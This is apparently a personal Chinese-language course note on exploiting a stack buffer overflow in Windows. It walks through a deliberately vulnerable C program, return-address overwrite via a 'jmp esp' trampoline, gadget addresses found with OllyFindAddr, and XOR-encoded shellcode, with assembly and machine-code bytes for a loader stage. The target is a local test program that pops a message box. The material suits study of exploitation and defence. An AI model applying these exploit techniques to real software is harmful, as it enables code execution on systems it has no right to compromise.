**2021/04/06_shellcode_第1课_栈溢出的利用**

**笔记本:** shellcode
**创建时间:** 2021/4/6 星期二 14:34
**作者:** ileemi

---



主要讲 shellcode 在漏洞中的利用。

# 课程安排

- 栈溢出
- this指针突破GS和rop突破dep
- 堆溢出和com漏洞挖掘


# 栈溢出的利用

目标进行示例代码:


```
#include <stdio.h>
#include <stdlib.h>
char Password[]="crtest";
int main(void) {
  char cPas[20]={20 *0};
  int iResult;
  FILE* pFile = NULL;
  pFile = fopen("pd.txt", "r");
  fscanf(pFile, "%s",cPas); // %s 会导致溢出
  iResult=strcmp(Password, cPas);
  if(iResult == 0) {
    printf("Welcom\r\n");
  }else {
    printf("fail\r\n");
  }
  //system("pause");
  fclose(pFile);
  return 0;
}
```


> 目标：在上面代码对应的可执行文件中弹出一个对话框。

分析程序：在目标可执行文件中仅仅利用库函数（例如：fscanf 的 "%s" 会导致溢出）的漏洞去加载目标代码到缓冲区并执行（这里测试弹出一个MessageBox）注：目标可执行文件的PE结构不做修改，也不加载dll等。程序执行指定的代码就需要将执行的代码加载到目标程序的内存中（可将要执行代码的二进制数据写入到文件中，然后通过fscanf将文件中的数据加载到可执行文件的内存中），如下图所示：






加载到缓冲区的代码如何获取执行的权限？可通过栈溢出（溢出到函数调用的返回地址），多读取一些字节数，将栈中调用 "fsacnf" 函数的返回地址可填这个缓冲区变量（数组 "cPas"）的地址，等到弹出返回地址时，弹出的也就是缓冲区的首地址，这样这段代码就获取了执行权限。







由于栈的地址是不稳定的，上面的方法中，覆盖返回地址是不一定百分百成功的。所以就需要采用跳板指令（例如：**jmp esp**），将原来覆盖返回地址的代码修改为 "jmp esp" 指令的机器代码，等到程序返回时，目标程序就会执行该指令，此时的 eip 就为 esp 的值。这是时候就会从这个地址开始执行代码。为了使目标代码被执行，就需要将缓冲区中的数据写入到这个 jmp 的地址后面。注：不需要使编译器特定生成 "jmp esp" 指令，只需要在可执行文件对应的内存中（可以是主模块也可以是其加载的dll）找到其对应的机器码 "FFE4" 即可。







> 跳板指令：改变程序执行顺序的一类指令，它无条件地跳转到指定的位置并开始行新位置的指令。例如："jmp esp" 指令

**通用跳板指令**：xp ~ win10 下都可用，在 "**0x7FFA4512**" 地址上，如下图所示：






在 OllyDbg 中可使用 "OllyFindAddr" 插件快速搜索可用的跳板指令，如下图所示：



```
00401180 程序入口点
0040103D 断点位于 passtest.0040103D
         ***************OllyFindAddr CALL/JMP ESP***************
00426268 Found   JMP ESP at 0x426268      Module:  Unknown
00498AB8 Found   JMP ESP at 0x498ab8      Module:  Unknown
004C35F7 Found   CALL ESP at 0x4c35f7     Module:  Unknown
004C39D5 Found   CALL ESP at 0x4c39d5     Module:  Unknown
004C39DF Found   CALL ESP at 0x4c39df     Module:  Unknown
759A2613 Found   CALL ESP at 0x759a2613     Module:  C:\Windows\SysWOW64\kernel32.dll
76A35655 Found   CALL ESP at 0x76a35655     Module:  C:\Windows\SysWOW64\KernelBase.dll
76A360D4 Found   CALL ESP at 0x76a360d4     Module:  C:\Windows\SysWOW64\KernelBase.dll
76A3D551 Found   CALL ESP at 0x76a3d551     Module:  C:\Windows\SysWOW64\KernelBase.dll
76AD58D2 Found   JMP ESP at 0x76ad58d2     Module:  C:\Windows\SysWOW64\KernelBase.dll
76AF8EFC Found   JMP ESP at 0x76af8efc     Module:  C:\Windows\SysWOW64\KernelBase.dll
76B76483 Found   JMP ESP at 0x76b76483     Module:  C:\Windows\SysWOW64\KernelBase.dll
76B767F7 Found   JMP ESP at 0x76b767f7     Module:  C:\Windows\SysWOW64\KernelBase.dll
77623B61 Found   JMP ESP at 0x77623b61     Module:  C:\Windows\SysWOW64\ntdll.dll
7FFA4512 Found   JMP ESP at 0x7ffa4512     Module:  Unknown
7FFA54CD Found   JMP ESP at 0x7ffa54cd     Module:  Unknown
         ***************OllyFindAddr***************
```

1. 通过上面的测试，可以发现使用跳板指令去覆盖堆栈中函数调用前保存的的返回地址的成功率最高，所以就使用这种方法，但是加载对应的代码需要看目标程序的内存空间是否满足要加载的代码总字节数。不满足该条件就需要在返回地址后进行抬栈（抬栈后就用空间来保存要执行的代码数据）。
2. 编译器会对一些机器码进行截断，所以在保证要执行的代码可以正常执行，就需要对这段 "shellcode" 进行特殊处理（二进制代码中不会出现会被截断的二进制代码）。可以找一个值（会被截断机器码组合的异或值）对这段 "shellcode" 进行异或，等这段代码加载到内存后，再对这段数据进行异或，进行恢复，得到原机器码。






跳板指令执行后，后面需要执行的汇编代码，示例如下：

```
0019FF38  81EC 00080000    sub esp, 800
0019FF3E  8BDC             mov ebx, esp
0019FF40  68 58904000      push  409058
0019FF45  68 51904000      push  409051  ; ASCII "d.txt" ; d.txt 中保存要执行代码的的机器码
0019FF4A  E8 1E122600      call  passtest.0040116D
0019FF4F  53               push  ebx
0019FF50  68 4C904000      push  40904C  ; ASCII "%s"
0019FF55  50               push  eax
0019FF56  E8 DC112600      call  passtest.00401137
; 为了解决截断问题，对shellcode数据进行了异或处理
0019FF5B  33C9             xor ecx, ecx
0019FF5D  803419 76        xor byte ptr [ecx+ebx], 76
0019FF61  41               inc ecx
0019FF62  81F9 D0010000    cmp ecx, 1D0
0019FF68^ 7E F3            jle short 0019FF5D  ; 对shellcode进行循环异或，获取原数据
0019FF6A  81C3 00010000    add ebx, 100 ; 原为 add ebx, 10B --> 0B指令会被阶段
```

```
0019FF70  83C3 05          add ebx, 5
0019FF73  83C3 06          add ebx, 6
0019FF76  FFE3             jmp ebx

// 保存对应的机器码
81 EC 00 08 00 00 8B DC 68 58 90 40 00 68 51 90
40 00 E8 1E 12 26 00 53 68 4C 90 40 00 50 E8 DC
11 26 00 81 C3 00 01 00 00 83 C3 05 83 C3 06 FF
E3
```